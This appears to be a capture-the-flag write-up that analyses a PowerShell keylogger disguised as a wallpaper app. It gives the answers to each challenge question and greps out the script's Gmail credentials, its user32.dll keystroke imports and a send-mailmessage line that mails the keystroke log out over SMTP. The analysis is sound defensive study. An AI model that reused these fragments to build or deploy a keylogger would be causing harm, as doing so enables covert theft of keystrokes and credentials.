PowerShell Analysis- Keylogger

Contents

Scenario

A suspicious PowerShell script was found on one of our endpoints. Can you work out what it does?

Pre-requisites

- Download challenge zip file
- Extract the zip > review/inspect the challenge file
    - Script isn't actually PowerShell but a .txt extension, so drag into Notepad to begin analysis

Initial thoughts from scenario

- Not much to the script at first glance

Challenge Questions

What is the SHA256 hash value for the PowerShell script file?

- Answer: e0b7a2ad2320ac32c262aeb6fe2c6c0d75449c6e34d0d18a531157c827b9754e

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$ sha256sum HDWallpaperEngine.txt
e0b7a2ad2320ac32c262aeb6fe2c6c0d75449c6e34d0d18a531157c827b9754e  HDWallpaperEngine.txt

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$
```

What email address is used to send and receive emails?

- Answer: chaudhariparth454@gmail.com

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$ sha256sum HDWallpaperEngine.txt
e0b7a2ad2320ac32c262aeb6fe2c6c0d75449c6e34d0d18a531157c827b9754e  HDWallpaperEngine.txt

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$ cat HDWallpaperEngine.txt | grep "@"
$From = "chaudhariparth454@gmail.com"
$To = "chaudhariparth454@gmail.com"
  $signatures = @'
'@

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$
```

Every email address has "@" in it, so we can grep the output of the .txt file for "@" and review. This gives us two occurrences of the same email addresses

What is the password for this email account?

- Answer: yjghfdafsd5464562

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$ cat HDWallpaperEngine.txt | grep "pass"

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$ cat HDWallpaperEngine.txt | grep "[Pp]ass"
$Pass = "yjghfdafsd5464562!"
$credentials = new-object Management.Automation.PSCredential $From, ($Pass | ConvertTo-SecureString -As
PlainText -Force)
  $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$
```

Using grep for “pass” will match both pas and password as they are both commonly used for variables holding passwords. However, in this case we get no matches, so we amend the grep to match either “Pass” or “pass”. This gives us the password.

What port is used for SMTP?

- Answer: 587

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$ cat HDWallpaperEngine.txt | grep "[Pp]ort"
$SMTPPort = "587"
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
[DllImport("user32.dll", CharSet=CharSet.Auto)]
[DllImport("user32.dll", CharSet=CharSet.Auto)]
[DllImport("user32.dll", CharSet=CharSet.Auto)]
        send-mailmessage -from $from -to $to -subject $Subject -body $body -Attachment $Path -smtpServe
r $smtpServer -port $SMTPPort -credential $credentials -usessl

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$
```

Using the same logic for the grep, we can match the output of the file against “Port” or “port” to see if a variable is assigned to anywhere. This gives us the port number.

What DLL is imported to help record keystrokes?

- Answer: user32.dll


```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$ cat HDWallpaperEngine.txt | grep "dll"
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
[DllImport("user32.dll", CharSet=CharSet.Auto)]
[DllImport("user32.dll", CharSet=CharSet.Auto)]
[DllImport("user32.dll", CharSet=CharSet.Auto)]

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/PowerShell Analysis - Keylogger]
└─$
```

Same as above, use grep to match against “dll”. This gives us the dll used, which is user32.dll

What directory is the generated txt file put in?

- Answer: temp



For the final time we can grep the output of the file, matching against “txt” to search for the created file. This shows us a $Path variable, of which the txt file is inside the /temp directory.